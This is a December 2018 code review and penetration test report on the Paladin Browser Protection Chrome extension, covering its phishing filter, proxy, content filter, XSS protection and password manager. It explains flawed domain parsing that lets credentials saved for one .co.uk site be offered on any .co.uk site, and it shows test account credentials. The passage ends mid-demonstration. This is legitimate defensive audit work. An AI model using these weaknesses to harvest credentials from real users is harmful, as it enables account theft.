



# Paladin Browser Protection

## Code Review and Penetration Test

December 2018

## Contents

1. Overview .....	2
2. Product Overview.....	3
3. Findings Overview.....	4
4. Paladin Browser Protection General Findings .....	5
5. Phishing Email Filter .....	5
6. Public Wi-Fi Protection / Secure Web Traffic .....	8
7. Content Filter .....	10
8. XSS Protection .....	12
9. Password Manager .....	13
10. Network Testing.....	20
Appendix A: GPG Verification of this document .....	22



## 1. Overview

**Paladin Browser Protection by Paladin Cyber** is a browser extension for Google Chrome that provides Phishing Email Filter, Public Wi-Fi Protection, Website & content filter, XSS Protection, and a Password Manager. Further details about the product can be found at

<https://www.meetpaladin.com/paladin-browser-protection>

**Inferno Systems Inc.**, a cyber security and penetration testing company (<https://inferno-systems.com>), provided both source code review as well as network penetration services for Paladin Cyber.

**Full Disclosure:** Inferno Systems Inc. was compensated by Paladin Cyber for the time spent reviewing their product providing an advanced copy of this report for Paladin Cyber to address any security issues or risks discovered. Inferno Systems Inc has conducted several testing and remediation cycles with Paladin Cyber. This report represents the latest round of testing. The dedication to enhancing product security and ensuring maximum possible safety of customer's data is a sign of Paladin Cyber's commitment to security.

To further certify that this report has not been tampered with, Inferno Systems Inc. is hosting this report at the following URL:

[https://inferno-systems.com/reports/201812\\_PaladinBrowserProtection.pdf](https://inferno-systems.com/reports/201812_PaladinBrowserProtection.pdf)


The report is further signed by Inferno Systems Inc. using GPG . Details regarding the validation of the signature of this document can be found in **Appendix A** at the end of this document.

This source code review and penetration test was conducted between September - December 2018 on development versions of the *Paladin Browser Protection* browser extension for Google Chrome.

The results are an overall assessment of the *Paladin Browser Protection* security posture. The findings in this report reflect the conditions found during the time of the assessment, and do not necessarily reflect current conditions.

## 2. Product Overview

*Paladin Browser Protection* by Paladin Cyber is a browser extension for Google Chrome that provides Phishing Email Filter, Public Wi-Fi Protection, Website & content filter, XSS Protection, and a Password Manager. Each of these features are reviewed in depth below. For more information about the advertised features of the product, see <https://www.meetpaladin.com/paladin-browser-protection>



**Figure 1. Plugin Overview**

The plugin can be downloaded from the Chrome Web Store at the following URL:

<https://chrome.google.com/webstore/detail/paladin-browser-protection/lkhghipfmlbmmcamkhpjjggnlpni/related?hl=en>

### 3. Findings Overview

Inferno Systems identified 3 significant findings in addition to multiple points of interest. The table below provides a high-level summary of the identified issues. The severity of each finding is based on the complexity to exploit, the potential damage if exploited, and the suggested remediation.


Vulnerability	Severity	Remediation
<b>WebSocket traffic not support by Proxy</b>	<b>LOW</b>	After receiving Paladin Response to this issue, we suggest documenting or alerting the user when parts of the page are not secured
<b>IPv6 traffic not support by Proxy</b>	<b>Remediated</b>	After receiving Paladin Response to this issue, we suggest documenting or alerting the user when parts of the page are not secured
<b>TLD Parsing bug could lead to entire TLDs being whitelisted</b>	<b>Remediated</b>	Utilize Mozilla's curated TLD list to correctly parse TLDs out of domain names
<b>Improper Domain Parsing in the Password Manager</b>	<b>Remediated</b>	Utilize Mozilla's curated TLD list to correctly parse TLDs out of domain names
<b>View-source on a page flagged as phishing</b>	<b>POI</b>	Whitelist view source unless there is good reason to leave it marked as phishing
<b>Consider increasing BCrypt cost factor dynamically</b>	<b>POI</b>	Ideally this would be tunable on the server side rather than hard-coded into the paladin-sdk project. By doing so, Paladin Cyber can increase the cost factor as compute speed increases without having to update the extension itself.
<b>Consider removing export passwords function</b>	<b>POI</b>	Remove functions needed only for testing from release builds

#### 4. Paladin Browser Protection General Findings

Overall, *Paladin Browser Protection* is well thought out and takes care to not log or otherwise mishandle user information. To facilitate a deeper analysis, we were provided source code to the *Paladin Browser Protection* extension as well as some of the backend code (server-side code).


#### 5. Phishing Email Filter

When visiting a supported email account, currently Outlook and Gmail, *Paladin Browser Protection* prompts you to activate their phishing protection.



**Figure 2. Gmail Activation**

Upon clicking **Activate**, Google tells you that Paladin Cyber will be able to read both your contacts and the contents of your emails.



**Figure 3. Gmail Access**



Once activated, any time the user reads their emails, the *Paladin Browser Protection* plugin will send the **msgID** or **threadID** to Paladin Cyber Firebase endpoint.

```
callFirebaseFunction('scoreGmailMessage', {
  msgID: request.msgID,
  email: request.email
})
...<snip>...
callFirebaseFunction('scoreGmailThread', {
  threadID: request.threadID,
  email: request.email
})
```

Paladin Cyber has a background process which checks the Firebase endpoint to kick off a job to download the email or thread and perform the phishing analysis. This is evident by the email generated by Google after this feature is enabled.

<input type="checkbox"/> ☆	Google	Paladin Cyber connected to your Google Account - Paladin Cyber connected to your Google	9:38 pm
<input type="checkbox"/> ☆	Paladin Cyber	Thank you for signing-up for Paladin Browser Protection - Thank you. You are one of th	9:37 pm


**Figure 4. Gmail notification**

Paladin Cyber provided the server-side code for this feature and we can confirm the email is pulled by the backend system, and run through the phishing score algorithm implemented by Paladin Cyber. When a phishing email is detected by the scoring algorithm, the user id of the user and the domain that triggered the detection is logged by the analytics engine. The content of the email, or other related information is **NOT** stored. For the emails that do not meet the scoring threshold to be marked as phishing, the algorithm does **NOT** retain any additional data.




## 6. Public Wi-Fi Protection / Secure Web Traffic

*Paladin Browser Protection* turns on Secure Web Traffic by default, this feature is also referred to as Public Wi-Fi Protection in other marketing material.



**Figure 5. Secure Web Traffic**

When enabled, *Paladin Browser Protection* uses an SSL connection to an HTTP Proxy run by Paladin Cyber in order to protect unencrypted data from being accessed in insecure environments such as open, unencrypted, Wi-Fi networks. Using an SSL HTTP proxy is an effective way to upgrade insecure connections to secure ones without impacting website functionality. This does mean that connections that would normally be insecure (e.g. http://) will still be insecure when leaving the HTTP Proxy, as shown below.



**Figure 6. Insecure site encryption by *Paladin Browser Protection***



Since all traffic passes through Paladin Cyber proxy servers, those servers need to handle all of the bandwidth for all of the sites that are visited. As such, Paladin Cyber whitelists sites which shouldn't pass through the proxy because they are already either sufficiently secured or proxying those sites would break their functionality.

This means connections to any of these sites will **NOT** pass through Paladin Cyber's proxy. By whitelisting the **https://** versions of these sites, *Paladin Browser Protection* avoids tunneling connections already secured by the standard TLS from a user's browser. Tunneling these connections through the proxy would not be necessary since the standard TLS connection negotiated by the browser presumably is already offering sufficient protection.

```
const proxyWhitelist = [  
  // IPv4 private ranges  
  "10.0.0.0/8",  
  "172.16.0.0/12",  
  "192.168.0.0/16",  
  // IPv6 private ranges  
  "fe80::/10",  
  "fc00::/7",  
  // Local host ranges  
  "<local>",  
  // Ignore all secure-web sockets  
  "wss://*",  
  // Ignore all TLS HTTP connections  
  "https://*",  
  // Whitelist web socket due to outages in some common SaaS software from IP based license  
  locking  
  "ws://*",  
  // Whitelist for comcast customers to not affect service  
  "*.comcast.net",  
];
```

Finding - WebSocket traffic not support by Proxy
<b>Severity - LOW:</b> The SSL HTTP proxy used by <i>Paladin Browser Protection</i> doesn't tunnel unencrypted web sockets (ws://). We recommend adding support for these to achieve the goal of upgrading all insecure connections.
<b>Recommendation:</b> Add additional support for both unsecured web sockets to proxy to meet the goal of protecting all unsecured user traffic.
<b>Paladin Response:</b> Some SaaS websites enforce websocket max connections based on an IP address licensing model. If enough users are using a page that uses this feature, then other users will be unable to use the page because <i>Paladin Browser Protection</i> has proxied all of the users through a single or small handful of IP addresses.

## 7. Content Filter


*Paladin Browser Protection* provides a content filter which will block connections to websites deemed insecure. To support this feature, every website visited is checked against a dynamically updated site list maintained and run by Paladin Cyber. Each site a user visits is checked against the list and if it matches, the site is blocked and an analytics entry is made indicating that site was blocked.

We also reviewed the server-side source code for this feature so we could audit how Paladin blocks sites and what data is collected along the way.

### Finding - TLD Parsing bug could lead to entire TLDs being whitelisted

**Severity - REMEDIATED:** While reading the code that parses top-level domain (TLD) names from URLs we discovered this hardcoded slice operation in the code that generates the whitelist:

```
for line in fIn.readlines():
    ranking, domain = line.split(",")
    #print(ranking + domain)
    tld = '.'.join(domain.split('.')[ -2:])
    if (int(ranking) > int(count)):
        break
    else:
        # Whitelist that domain and it's subdomains
        tldSet.add(tld)
```



**Figure 2. TLD parsing to generate whitelist**

Without describing exactly how the whitelist process works, we determined through code examination that if a domain with multiple suffixes was whitelisted (such as **www.mail.google.co.uk**) the result will be that all domains in the TLD will be whitelisted. This is due to the above, hardcoded **-2** in Paladin's whitelist building code. When parsing **www.mail.google.co.uk**, Paladin's code will incorrectly parse the domain as **.co.uk** instead of **google.co.uk**. This causes the entire **.co.uk** TLD to be added to the whitelist; Preventing Paladin from blocking bad sites that end in **.co.uk**. This bug will apply similarly to any multiple suffix domains (e.g. **com.cn**, **com.az**, etc.).


**Recommendation:** Utilize Mozilla's curated TLD list<sup>1</sup> in order to correctly parse TLDs.

<sup>1</sup> [https://publicsuffix.org/list/public\\_suffix\\_list.dat](https://publicsuffix.org/list/public_suffix_list.dat)

While testing other aspects of the *Paladin Browser Protection* extension we did find that view-source is now broken by the content filter feature:

**Point of Interest – View-source on a page flagged as phishing**

**Severity – POI:** Viewing source of a webpage is considered phishing by phishing protection.



**Recommendation:** Whitelist view source unless there is good reason to leave it marked as phishing.

## 8. XSS Protection

The *Paladin Browser Protection* uses the JSXSS JavaScript library<sup>2</sup>. XSS filtering based on regular expressions isn't perfect. Depending on the app, the regular expressions can't find every case that could inject XSS. This library properly detects all the techniques outlined in the comprehensive OWASP XSS filter evasion cheat sheet<sup>3</sup>. The JSXSS library provides a nice test site<sup>4</sup> so evasion techniques can be tried rapidly.

Basic XSS evasion techniques were attempted to try to find one that passed the JSXSS library filters, including some of the more uncommon bypass techniques we have encountered. None of the tests were able to successfully execute XSS. A look through the JSXSS libraries' GitHub issues also confirms that if anything, it may be too aggressive, removing more than the XSS which can cause other parts of the page to break.

*Paladin Browser Protection's* use of this library is entirely to determine if the page has XSS or not, and when it does, then render an error. *Paladin Browser Protection* doesn't try to render the original page, avoiding the problems that may be introduced into the page by such an aggressive XSS filter.




Figure 7. XSS protection

One potential issue was identified where the XSS protection was not invoked when the password manager fills saved usernames into the page. Setting a username to contain an XSS will successfully inject it into the page but not gain true XSS execution. This XSS injection is effectively blocked

<sup>2</sup> Javascript XSS library <http://jsxss.com/en/index.html>

<sup>3</sup> OWASP XSS Filter Evasion Cheat Sheet


[https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)

<sup>4</sup> Javascript XSS test site <http://jsxss.com/en/try.html>

because Paladin Browser Protection is correctly utilizing **innerText** instead of **innerHTML** when filling , usernames and passwords into the page. We note that **innerText** is the industry recommended remediation for XSS issues when inserting content into a page.

## 9. Password Manager

The Password Manager uses your Paladin Cyber password, created during signup, to store and remember usernames and passwords for websites. The Paladin icons attached to password fields includes a strength meter that updates while you type in a potential password.



**Figure 8. Password Manager Feature**


The password manager utilizes the industry standard for JavaScript crypto: CryptoJS. CryptoJS is used to generate cryptographically secure random numbers as well as perform SHA512 hashes in order to determine if credentials are already stored by the Password Manager. Additionally, BCryptJS is utilized to both increase cost factors of calculating hashes, as well as derive AES 256 keys to encrypt the passwords themselves. Each domain for which passwords are stored gets its own BCrypt generated salt value; used in the crypto for encrypting keys and generating hashes.

The default BCryptJS cost factor is 10. While *Paladin Browser Protection* increases this value to 12, it is hard-coded and would require an update to increase:


Point of Interest - Consider increasing BCrypt cost factor dynamically
<b>Severity - POI:</b> The BCrypt cost factor for the password manager is currently set to 12, this is probably sufficient, but could be increased depending on run time browser tests <sup>5</sup> .
<b>Recommendation:</b> Ideally, the BCrypt cost factor would be tunable on the server side rather than hard-coded into the <i>Paladin Browser Protection</i> extension. This way Paladin Cyber can increase the cost factor as compute speed increases without having to update the extension itself.

<sup>5</sup> <https://labs.clio.com/bcrypt-cost-factor-4ca0a9b03966>

We used the provided source code to create a diagram of how the encryption functions for various parts of the password manager operate. The images below describe the process for generating the username and credential hashes used in preventing decryption of credentials to determine if the credentials had already been stored by the Password Manager.




**Figure 9. username Hash Encryption**




**Figure 10. Password hash encryption**

Below, we diagrammed the site password encryption scheme and, for completeness, we also diagrammed the metadata encryption scheme as well.



**Figure 11. Metadata encryption flow**

Finally, we diagrammed the entire master key generation scheme. This master key is used to encrypt passwords and metadata as described above.



**Figure 12. : Master Key encryption flow**



We did identify what appears to be a flaw with the way the plugin parses the top-level domain (TLD) in the password manager. Here is the code that gets the TLD, which incorrectly slices the last two parts off to calculate the TLD.

```
private static getTopLevelDomain(host:string) {  
    return host.split('.')slice(-2).join('.');  
}
```

Figure 4. TLD parsing error

Here is a screenshot in a nodeJS web panel that shows that this code incorrectly parses anything that ends in **.co.uk**





Figure 14. TLD parsing error

In order to demonstrate the security impact of this parsing issue, we created an account on **ticketmaster.co.uk** with the credentials below:

Username: o2432648@nwtg.net  
Password: asdfasdfasdf1234

Due to the above-mentioned parsing bug, any **.co.uk** site will prompt to fill in the credentials of **ticketmaster.co.uk**. Here is a first-time visit to another website we've never browsed to previously and have no account created. We see Paladin Browser Protection prompts to insert the credentials for **ticketmaster.co.uk**.



DSG Retail Ltd [GB] | https://www.currys.co.uk/gbuk/s/authentication.html

Currys PC World

Product name or item no. Search

Stores

